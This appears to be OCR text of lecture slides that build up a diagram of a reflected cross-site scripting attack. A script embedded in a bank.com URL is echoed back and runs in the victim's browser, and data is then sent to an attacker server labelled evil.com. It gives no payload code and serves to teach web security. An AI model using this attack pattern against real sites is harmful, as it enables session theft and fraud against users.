
Reflected XSS

- The attacker gets the victim user to visit a URL for `bank.com` that embeds a malicious Javascript
- The server echoes it back to victim user in its response
- Victim’s browser executes the script within the same origin as `bank.com`

Reflected XSS (Cross-Site Scripting)

Victim client

Reflected XSS (Cross-Site Scripting)




Attack Server

1 visit web site

evil.com

Victim client

Reflected XSS (Cross-Site Scripting)



Attack Server


1 visit web site

2 receive malicious page

evil.com

Victim client

Reflected XSS (Cross-Site Scripting)



Attack Server

① visit web site

② receive malicious page

evil.com

Exact URL under attacker's control


Victim client

③ click on link

Server Patsy/Victim

bank.com

Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

Victim client


3 click on link

4 **echo** user input

Server Patsy/Victim

bank.com

Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

Victim client

3 click on link

4 **echo** user input


Server Patsy/Victim

bank.com

5

execute script
embedded in input
as though server
meant us to run it

Reflected XSS (Cross-Site Scripting)



Attack Server

evil.com

1 visit web site

2 receive malicious page

Victim client

3 click on link

4 **echo** user input

5


execute script
embedded in input
*as though server
meant us to run it*

6 perform attacker action

Server Patsy/Victim

bank.com

Reflected XSS (Cross-Site Scripting)



Attack Server

And/Or:

1 visit web site

2 receive malicious page

7 send valuable data

evil.com

Victim client

3 click on link

4 **echo** user input

